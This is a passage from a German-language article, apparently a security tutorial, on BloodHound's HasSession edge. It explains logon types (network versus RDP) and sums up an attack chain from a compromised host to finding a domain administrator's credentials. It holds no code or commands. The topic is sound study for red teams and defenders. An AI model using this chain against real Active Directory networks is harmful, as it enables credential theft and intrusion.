Ist eine HasSession von einer SMB-Verbindung dasselbe wie eine von RDP? Nein – sie entspricht typischerweise einer Anmeldung vom Typ 3 (Netzwerk), die im Gegensatz zu einer interaktiven/RDP-Anmeldung (Typ 2/10) in der Regel keine wiederverwendbaren Anmeldeinformationen auf dem System hinterlässt.
Abschluss #
HasSession ist eine der am meisten unterschätzten Fähigkeiten von BloodHound, gerade weil es im engeren Sinne kein Privileg darstellt – aber es ist oft der erste Schritt, der aus „Ich habe einen zufälligen Host kompromittiert“ ein „Ich weiß genau, wo ich die Anmeldeinformationen eines Domänenadministrators finde“ macht. Entscheidend ist nicht die einzelne Technik, sondern die Kette: Sitzung erfassen → Gültigkeit überprüfen → Anmeldetyp identifizieren → die Technik auswählen, die zu den Berechtigungen auf dem Host passt.
Weitere Informationen finden Sie in der Dokumentation zu SpecterOps – HasSession Edge.